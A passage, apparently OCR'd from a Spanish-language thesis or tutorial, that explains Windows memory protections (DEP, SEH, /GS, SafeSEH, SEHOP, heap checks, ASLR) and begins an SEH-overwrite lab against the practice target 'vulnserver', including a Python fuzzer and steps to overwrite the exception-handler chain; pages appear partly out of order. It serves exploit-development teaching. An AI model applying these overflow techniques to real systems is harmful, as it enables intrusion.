Ahora deberemos insertar el código que nos ha generado Metasploit, en nuestro exploit y luego ejecutarlo. Al momento de que la explotación sea exitosa, podremos acceder al equipo por medio de Netcat o del propio Metasploit.




Ilustración 22. Conexión por medio de Netcat




Ilustración 23. Conexión por medio de Metasploit

Protecciones de los Sistemas Operativos Windows

A continuación se presentarán las protecciones que ofrece Windows para este tipo de ataques, entre los que se destacan:

- Data Execution Prevention (DEP)
- Structured Exception Handling (SEH)
- Stack Based Buffer Overrun Detection (/GS)
- Safe Strutured Exception Handling (SafeSEH)
- SEH Overwrite Protection (SEHOP)
- HEAP
- Address Space Layout Randomization (ASLR)

Data Execution Prevention (DEP)

"DEP es una característica de seguridad que ayuda a impedir daños en el equipo producidos por virus y otras amenazas a la seguridad. Ayuda a proteger el equipo mediante la supervisión de programas para garantizar que utilizan la memoria del sistema de forma segura."[17] El funcionamiento de esta protección se basa en verificar que las aplicaciones en ejecución no accedan a porciones de memoria que hayan sido reservados para el sistema operativo u otras aplicaciones que estén siendo ejecutadas.

Para su funcionamiento, DEP utiliza las tecnologías ofrecidas por el procesador para marcar segmentos de memoria como "No Ejecutable". Cualquier intento de acceso y ejecución del código almacenado en esta zona de memoria provocará que DEP finalice la ejecución de esa aplicación notificando al Administrador.

"Dentro de las protecciones ofrecidas, ya sea mediante hardware o mediante software, DEP permite seleccionar qué aplicaciones se van a monitorizar. La opción básica es la monitorización de servicios del sistema, pudiendo ayudar a evitar desbordamientos de buffer en estos. Debemos también verificar que nuestras aplicaciones son compatibles con DEP debido

---

[17] Prevención de ejecución de datos: preguntas más frecuentes, http://windows.microsoft.com/es-XL/windows-vista/Data-Execution-Prevention-frequently-asked-questions, consultada el 08/04/2012

a que muchos controles de excepciones de aplicaciones comerciales pueden provocar que DEP detecte errores en ejecución y cierre la aplicación. En este caso podemos agregar la lista de aplicaciones que no funcionan plenamente con DEP en la lista de excepciones."[18]

DEP basado en hardware

"El uso de DEP basado en hardware se considera la práctica más segura de DEP. Al utilizarlo de esta forma, el procesador marca todas las ubicaciones de memoria como "no ejecutables", a menos que el sistema operativo diga explícitamente lo contrario. De esta manera, el paso de la ejecución por cualquier página no ejecutable, provocaría una excepción controlada por el sistema operativo, que procedería a terminar el proceso que la produjo dicho fallo."[19]

El principal problema con el uso de DEP basado en hardware es que sólo es compatible con un número mínimo de procesos. La función del procesador que permite esto se conoce como la función de NX para los procesadores de AMD y la función XD por los procesadores de Intel.

DEP basado en software

El uso de DEP basado en software funciona en la manera en que al momento que detecta un fallo, se producirán excepciones en los programas, asegurando que estas excepciones son en realidad una parte válida del programa afectado antes de permitir que se desarrollen.

Si la aplicación se ejecuta en una CPU que no es compatible con DEP basado en hardware, Windows activará a DEP por medio de software. Debido a los diversos problemas de compatibilidad que ha presentado DEP,

---

[18] DEP: Microsoft Data Execution Prevention, prevención frente a desbordamientos de buffer, tomado de http://www.shellsec.net/articulo/dep-microsoft-data-execution-prevention/, consultada el 08/04/2012

[19] Descripción detallada de la característica Prevención de ejecución de datos (DEP) en el Service Pack 2 (SP2) de Windows XP, Windows XP Tablet PC Edition 2005 y Windows Server 2003, tomado de http://support.microsoft.com/kb/875352, consultada el 08/04/2012

éste no siempre está habilitado. El administrador del sistema podrá realizar entre cuatro configuraciones [20]:

- OptIn: Esta es la configuración por defecto en Windows XP, Vista y Windows 7. La protección DEP sólo está habilitada para las aplicaciones que han sido activadas por defecto. Esta opción se puede desactivar en tiempo de ejecución o cuando está siendo cargada.
- OptOut: Esta es la configuración predeterminada de Windows 2003 y 2008. Todos los procesos están protegidos por el DEP, a excepción de los que se encuentran en una lista de excepciones. DEP se puede apagar en tiempo de ejecución de la aplicación o cuando está siendo cargada.
- AlwaysOn: En esta configuración DEP siempre estará activada y no se puede deshabilitar en tiempo de ejecución.
- AlwaysOff: En esta configuración DEP siempre estará apagada y no se puede activar en cualquier momento.

Structured Exception Handling (SEH)

El SEH o Structured Exception Handling es utilizado comúnmente para controlar errores graves de la aplicación e intentar recuperar el programa del error.

En la mayoría de veces el uso de SEH sirve para tener un controlador de errores (manejador de excepciones o handler exception) de manera personalizada ofreciendo al programador la información necesaria para poder reparar el error. Esto es utilizado de esta manera debido a que por defecto Windows tiene un manejador de excepciones genérico para las aplicaciones que no usan uno propio y a veces la información que aporta suele ser bastante limitada.

"Un manejador de excepciones es específico para cada thread de la aplicación. Un thread es un hilo del proceso principal, y cada proceso puede tener múltiples threads ejecutándose a la vez y cada uno de estos puede

[20] "Understanding Windows Memory Protections", Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Gray Hat Hacking: The Ethical Hacker's Handbook, pp 321

tener su propio manejador de excepciones. Es importante recordar que al establecer un manejador propio en un thread, el manejador anterior queda en la cadena de manejadores de excepciones, pero este no será llamado si el nuevo manejador no lo indica explícitamente. Es muy importante tener esto en mente cuando estamos trabajando con un proceso ajeno, del cual desconocemos su comportamiento respecto al uso de manejadores, ya que es posible modificar el proceso ajeno para que establezca un manejador de excepciones previamente inyectado como una dll o como un thread remoto, de esta manera podríamos controlar las excepciones que pudieran causarse en el proceso ajeno, aunque siempre existe la posibilidad que el proceso ajeno modifique el manejador y perdamos así el control, más adelante comentaré una técnica que nos permitirá controlar estos cambios."[21]

Un manejador de excepción es una porción de código que se escribe dentro de una aplicación, con el propósito manejar las excepciones que se generen en la aplicación. Un manejador de excepciones típico es la siguiente:

```
try
{
// Operación a realizar, si ocurre una excepción, salta el catch
}
catch
{
// Operación a realizar en caso que de ocurra una excepción
}
```

Si Windows detecta una excepción, aparecerá el mensaje emergente que dice algo como "XXX ha detectado un problema y debe cerrarse". Este es frecuentemente el manejador por defecto al bloquearse la aplicación. Cuando se desea escribir un software estable, se debe tratar de utilizar manejadores específicos para las excepciones que el lenguaje de programación posee, y dejar el manejador de excepciones de Windows como un último recurso.

---

[21] SEH - AIRBAG PARA TU CÓDIGO, tomado de http://members.fortunecity.com/blackfenix/seh.html, consultada el 08/04/2012

de controladores de excepciones. El registro simbólico garantiza ser la excepción final registrada.

El segundo paso consiste en poner a funcionar la lista de controladores de excepciones al mismo tiempo como cuando una excepción está siendo disparada para asegurar que el registro simbólico puede ser alcanzado y que sea válido. Este paso sucede cuando el disparador de la excepción es notificado que una excepción ha ocurrido en modo usuario. Si el registro simbólico no puede ser alcanzado, el disparador de la excepción puede asumir que la lista de controladores de excepciones está corrupta y que una sobrescritura de SEH puede ocurrir."[27]




Ilustración 27. Como funciona SEHOP[28]

HEAP

"La memoria Heap se asigna dinámicamente por la aplicación en tiempo de ejecución y por lo general contiene los datos del programa. La explotación se lleva a cabo en la corrupción de estos datos en formas específicas para causar que la aplicación sobrescriba las estructuras internas de las listas de punteros que tenia enlazada. La técnica de desbordamiento de Heap sobrescribe la vinculación dinámica de asignación

---

[27] The Mitigation Technique: SEHOP, http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx, consultada el (08/04/12)

[28] Imagen tomada de http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx, consultada el (08/04/12)

stack, con la dirección de la primera entrada del SEH apuntando desde el bloque de información al offset 0.

- Cada entrada está compuesta por dos valores de 32 bits cada uno, los cuales contienen la dirección de la siguiente entrada, y la dirección del manejador de la excepción. La última entrada en la cadena especifica la "próxima entrada" con valor de FFFFFFFF.

Cuando un programa experimenta una excepción, las rutinas del manejador de las excepciones de Windows son llamadas, y como parte de este proceso el sistema operativo intentará pasar el control de la ejecución de programas de código que se encuentra en las direcciones especificadas en la lista del SEH, comenzando con la primera entrada y moviéndola a través de la lista hasta que el control es exitosamente entregado. Las direcciones especificadas en una lista SEH que generalmente apuntan a las rutinas que realizan acciones como mostrar un cuadro de diálogo que le indica al usuario final que el programa ha experimentado una excepción, y termina la aplicación [22].

Stack Based Buffer Overrun Detection (/GS)

El Stack Based Buffer Overrun Detection es una opción que Microsoft implemento basado en el concepto de Stack Canary[23], por el cual un valor secreto se coloca en la pila por encima del registro EBP guardado, y se guarda la dirección RETN. Luego, al regresar de la función, el valor del Stack Canary se comprueba para ver si ha cambiado. Esta característica se introdujo en Visual Studio 2002 y está desactivada por defecto.

"La opción /GS de Visual Studio, coloca un valor distinguido, conocido como una cookie, en la pila durante el comienzo de cada función. Un valor

---

[22] SEH Based Overflow Exploit Tutorial, tomado de http://resources.infosecinstitute.com/seh-exploit/ (consultada el 28/04/2012)

[23] Stack Canary: Se utilizan para detectar un desbordamiento de búfer en la pila antes de que la ejecución de código malicioso ocurra. Funciona colocando un número entero pequeño, el cual es elegido aleatoriamente al inicio del programa, en la memoria justo antes del retorno puntero de pila. La mayoría de los buffer overflow sobreescriben la memoria de menor a direcciones de memoria superior, por lo que para sobrescribir el puntero de retorno (y por lo tanto tomar el control del proceso) el valor del canary también deben ser sobrescrito.

de la cookie se copia de una cookie "maestra" de todo el programa y se coloca en la pila entre la dirección de retorno de la función y cualquier espacio asignado para las variables locales. Debido a que los Buffer Overrun sobrescriben un rango contiguo de memoria, y porque el valor de la cookie es elegido para ser impredecible, se supone que si el valor de la cookie no se ha modificado, un Buffer Overflow no ha modificado los datos de la cookie tales como la dirección de retorno. El valor de la cookie en la pila se verifica contra la cookie "maestra" original al final de la función antes del retorno de la función, para asegurar que no ha sido sobrescrita, ya sea en forma maliciosa o por accidente. Si se comprueba que la cookie se ha modificado, el programa se termina. El código para colocar y comprobar la cookie está integrado en el principio y el final de cada función durante la compilación." [24]




Ilustración 26. Diagrama de Stack Buffer Overrun Detection

[24] The Visual Studio GS option works by placing a distinguished value, known as a cookie, onto the stack during the start of each function. A cookie value is copied from a program-wide master cookie and placed on the stack in between the function's return address and any space allocated for local variables. Because buffer overruns overwrite a contiguous range of memory, and because the cookie value is chosen to be unpredictable, it is assumed that if the cookie value has not been modified, a buffer overflow has not corrupted any data past the cookie, such as the return address. The cookie value on the stack is checked against the original master cookie at the end of the function before the function returns to ensure that it has not been overwritten either in a malicious manner or by accident. If the cookie is found to have been modified, the program is terminated. The code to place and check the cookie is integrated into the prologue and epilogue of each protected function during compilation." Ollie Whitehouse, Analysis of GS protections in Microsoft Windows Vista, tomado de http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf, consultado el 09/04/2012

Safe Strutured Exception Handling (SafeSEH)

El propósito de la protección SafeSEH es evitar la sobrescritura y el uso de estructuras de SEH almacenadas en la pila. Si un programa se compila y se enlaza con la opción /SafeSEH, la cabecera de ese archivo binario contiene una tabla de todos los controladores de excepciones válidos, la cual es comprobada cuando un controlador de excepciones es llamado, asegurándose que está en el lista. La comprobación se realiza como parte de la rutina RtlDispatchException en ntdll.dll, que realiza las siguientes pruebas:

- Verifica que el registro de excepción se encuentra en la pila del subproceso (thread) actual.
- Verifica que el puntero del controlador no apunta de nuevo a la pila.
- Verifica que el controlador este registrado en la lista autorizada de los controladores.
- Verifica que el controlador está en una imagen de la memoria que es ejecutado.

"Cuando /SafeSEH es declarado, el vinculador solamente producirá una tabla de imágenes de los controladores de excepciones. En esta tabla se especifica los sistemas operativos en los cuales los controladores de excepciones son válidos para la imagen.

Si /SafeSEH no es declarado, el vinculador va a producir una imagen con una tabla de controladores de excepciones si todos los módulos son compatibles con la función de control de excepciones. Si los módulos no son compatibles con la función de seguridad de manejo de excepciones, la imagen resultante no contendrá una tabla de controladores de excepciones seguros.

La razón más común para que el enlazador no sea capaz de producir una imagen, es porque uno o más de los archivos de entrada (módulos) al enlazar no son compatibles con el controlador de excepciones seguro. Una razón para que un módulo que no sea compatible con los controladores de

excepciones seguros es porque se ha creado con un compilador de una versión anterior de Visual C++"[25].

SEH Overwrite Protection (SEHOP)

"SEHOP es una extensión de control estructurado de excepciones (SEH) e implementa más controles de seguridad en las estructuras utilizadas por los programas de SEH. La característica principal de SEHOP es comprobar el encadenamiento de todas las estructuras SEH presentes en la pila de proceso y sobre todo la última, que debe tener un manejador especial apuntando a una función ubicada en la libreria ntdll."[26]

"Existen dos enfoques generales que pueden se considerados cuando se intenta mitigar la técnicas de explotación de SEH overwrite. La primera tecnica consiste en realizar cambios en las versiones compiladas de código de forma que los archivos ejecutables se hacen para contener los metadatos que la plataforma se necesita para mitigar adecuadamente esta técnica. Esta técnica fue conocida como /SafeSEH, pero la necesidad de reconstruir ejecutables en combinación con la incapacidad de manejar por completo los casos en que se señaló un controlador de excepciones fuera de un archivo de imagen que el enfoque SafeSEH menos atractivo.

La segundo técnica consiste en añadir los controles dinámicos al despachador excepción de que no se basan en tener los metadatos derivados de un sistema binario. Esta tecnica es la implementada por SEHOP. El SEHOP evita que los atacantes sean capaces de utilizar la técnica de SEH overwrite mediante la verificación de la lista de los controladores de excepciones este intacta antes de permitir que cualquiera de los manejadores de excepciones sea llamado.

Desde una perspectiva de implementación, el SEHOP alcanza esta funcionalidad en dos pasos diferentes: El primero implica la inserción de una excepción simbólica en un registro guardado en la cola de una lista de hilos

---

[25] /SAFESEH (Image has Safe Exception Handlers), http://msdn.microsoft.com/en-us/library/9a89h429%28vs.71%29.aspx, consultada el (08/04/12)

[26] Bypassing SEHOP, http://www.exploit-db.com/wp-content/themes/exploit/docs/15379.pdf, consulatado el (08/04/12)




Ilustración 24. Manejo de Excepciones en Windows

Así en el caso de que se produzca un error, la aplicación capturará la excepción y la manejará de alguna manera. Si no se define en la aplicación ningún controlador de excepciones, el sistema operativo toma el control, detecta la excepción, y muestra la ventana emergente.




Ilustración 25. Funcionamiento de SEH

Algunos conceptos técnicos sobre el Structured Exception Handler son:

- Permite la utilización de múltiples manejadores de excepciones en un proceso, agregando una entrada por defecto en el sistema operativo.
- Las entradas se almacenan en una lista enlazada llamada cadena SEH (SEH Pointer por sus siglas en ingles) en uno de los hilos del

de memoria (como los metadatos malloc) y utiliza el intercambio puntero resultante para sobrescribir un puntero de función del programa."[29]

Microsoft implementó un conjunto de protecciones para prevenir este tipo de ataques a la heap tales como:

- **Safe unlinking**: Antes de la desvinculación, el sistema operativo verifica que el puntero anterior y el posterior apunte al mismo fragmento. "Un ejemplo claro de esto seria el siguiente código:

```
BOOLEAN RemoveEntryList(IN PLIST_ENTRY Entry)
{
   PLIST_ENTRY Blink;
  PLIST_ENTRY Flink;
  Flink = Entry->Flink;
  Blink = Entry->Blink;
  if (Flink->Blink != Entry) KeBugCheckEx(...);
  if (Blink->Flink != Entry) KeBugCheckEx(...);
  Blink->Flink = Flink;
  Flink->Blink = Blink;
  return (BOOLEAN)(Flink == Blink);
}
```

  La comprobación de que estas condiciones se cumplen antes de realizar la operación de desvinculación hace que sea posible detectar la corrupción de memoria en la primera oportunidad (Flink y Blink son el puntero anterior y puntero posterior respectivamente). Este chequeo ha estado en la pila de modo de usuario desde el XP SP2, mientras que las medidas más amplias se han introducido en Windows Vista."[30]

- **Heap metadata cookies**: "Es un método por el cual se almacena una cookie en la cabecera de la pila de trozos individuales. Esta cookie de un solo byte es verificada cuando una porción del heap es borrada de la lista. La cookie no coincidirá y redireccionará al contenedor de la heap para detectar la corrupción de heap y así verificar si la heap a sido sobrescrita."[31] Desde Windows Vista se

---

[29] "Understanding Windows Memory Protections", Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Gray Hat Hacking: The Ethical Hacker's Handbook, pp 320,321

[30] Safe Unlinking in the Kernel Pool, http://blogs.technet.com/b/srd/archive/2009/05/26/safe-unlinking-in-the-kernel-pool.aspx, consultada el consultada el 08/04/12

[31] Windows Memory Protections Mechanisms, http://www.logicalsecurity.com/resources/WindowsMemoryProtectionMechanisms.pdf , consultada el consultada el 08/04/12

aplica un cifrado XOR en varios campos de la cabecera y es verificada al comienzo y así prevenir la modificación intencional.

Address Space Layout Randomization (ASLR)

ASLR es un mecanismo de protección que cambia aleatoriamente las direcciones donde los objetos fueron cargados en el espacio de direcciones virtuales de un proceso dado. Si es ASLR habilitada, el atacante no podrá discernir la ubicación precisa de una dirección para llevar a cabo la sobre escritura. "El ASLR puede ser activado en todo el sistema, deshabilitado en todo el sistema o usado para aplicaciones opcionales que utilicen la bandera de enlace **/DYNAMICBASE**. "[32]

Las siguientes direcciones de memoria que pueden ser aleatorizadas:[33]

- **Aleatorización de Ejecutables**: Permite que las imágenes sean cargadas en forma aleatoria 64 KB a 16 MB del valor base de la imagen. Un valor aleatorio es sumado o restado del valor **ImageBase** en el encabezado del archivo ejecutable PE cada vez que una nueva dirección que se ha seleccionado como imagen de base para un archivo ejecutable. El valor de delta se calcula tomando al azar un valor de 8 bits del contador RDTSC y multiplicándolo por 64 KB, que es la alineación de la imagen requerida en Windows.
- **Aleatorización de DLL**: Para permitir que la memoria física en uso por medio de una DLL para ser compartida con otros procesos, ésta deberá ser cargada en la misma dirección que el proceso. Windows implementa un Bitmap global que rastrea la ubicación donde cada DLL ha sido mapeada. Entonces, desde que todos los espacios de dirección son virtuales, la misma DLL puede

---

[32] "Understanding Windows Memory Protections", Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Gray Hat Hacking: The Ethical Hacker's Handbook, pp 322

[33] Windows Memory Protections Mechanisms, http://www.logicalsecurity.com/resources/WindowsMemoryProtectionMechanisms.pdf , consultada el consultada el 08/04/12

ser cargada en otro proceso simplemente reusando el objeto de sección.

- **Aleatorización del Stack**: La aleatorización del stack esta dividido en dos pasos, Lo primero que ocurreo es que el valor base de la pila se selecciona al azar y luego un desplazamiento aleatorio en la página de inicio de la pila también es aleatorizado. Esto minimiza la posibilidad de rastrear los valores precisos de la pila.
- **Aleatorización de la Heap**: Este tipo de aleatorización es creado con la función RtlHeapCreate e inicia en memoria. Previamente, se crea un heap que incluye el heap predeterminada que fue creada con la función NtAllocateVirtualMemory. Esta función realiza una busqueda en espacio de direcciones que comienzan en un punto que la función caller selecciona.

Evadiendo la Protección SEH

Como se vio anteriormente, la protección SEH sirve para tener un controlador de errores de manera personalizada ofreciendo al programador la información necesaria para poder reparar el error, esto es así ya que por defecto Windows tiene un manejador de excepciones genérico para las aplicaciones que no usan uno propio. Cuando se realiza un desbordamiento con SEH, continuaremos rescribiendo el stack después de sobrescribir el EIP, así que se podrá sobrescribir por defecto también el manejador de la excepción. Esto proveerá un espacio de lanzamiento dentro de nuestra shellcode.

Realizando nuevamente Fuzzing a la Aplicación

Lo primero que se va a realizar es el fuzzer, para ello se utilizará el que fue creado anteriormente.

```
#!/usr/bin/env python
import sys
import socket
import getopt

# IP del vulnserver
ip = "10.0.0.105"
# Paquete que se desea enviar
evil = "A"
def main():
        # Se crear el socket
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ## Nos conectamos al servidor
        conn=server.connect((ip,9999))
        # Se obtiene el banner e imprimimos el resultado en pantalla
        banner=server.recv(1024)
        print banner
        while True:
                try:
                        # Enviamos el comando HELP
                        server.send('HELP\r\n')
                        result=server.recv(1024)
                        # Se obtiene el resultado y se imprime el resultado en pantalla
                        print result
                        comando = raw_input("A que comando quiere hacer fuzzing\n")
```

```
                pqt = input("Cuantos paquetes desea enviar\n")
                # Solicitamos el comando y el número de paquetes
                # a enviar, para luego enviarlos al servidor
                server.send(comando + " " + evil*pqt + '\r\n')
                result=server.recv(1024)
        except socket.error, e:
                print("error de conexion")
                break
        except IOError, e:
                if e.errno == errno.EPIPE:
                        print("error de conexion1")
                        break
                else:
                        print("error de conexion2")
                        break
if __name__ == "__main__":
    main()
```

En vez de hacerle fuzzing al comando TRUN, en esta ocasión se le realizara al comando GMON, el cual está diseñado con un SEH. Iniciamos el vulnserver y luego ejecutamos el fuzzer.




Ilustración 28. Fuzzing a vulnserver

Al momento de ver el resultado en el Inmmunity Debugger, veremos que la aplicación se ha bloqueado, pero si miramos el registro EIP, este no ha sido sobrescrito por “A”.




Ilustración 29. Dirección de memoria de la excepción.

Esta dirección de memoria hace referencia a una excepción del programa, para saltarla es necesario presionar SHIFT + F9. Al momento de saltarla veremos que ahora el valor del EIP si es “A”.




Ilustración 30. Registro EIP sobrescrito después de pasar la excepción.

Por medio del Inmmunity Debugging vamos a ver las cadenas SEH(se pueden ver presionando ALT + S) antes de ejecutar el fuzzer contra el vulnserver.




Ilustración 31. SEH Chain antes de ejecutar el fuzzer

En la imagen anterior se puede ver cuáles son los manejadores de excepciones que existen. Ahora cuando el fuzzer sea ejecutado contra el vulnserver, veremos que los manejadores de excepciones han sido sobrescritos con los valores que le enviamos en el fuzzer, en esta caso x41 o "A".

Ilustración 32. SEH Chain después de ejecutar el fuzzer

Ahora se debe verificar que la aplicación no posea ninguna protección adicional sobre SEH (SafeSEH o SEHOP), para ello se utiliza un comando que viene con el Inmmunity Debuuger llamado !safeseh, el cual nos mostrará qué librería y qué software tiene activado algún tipo de protección.

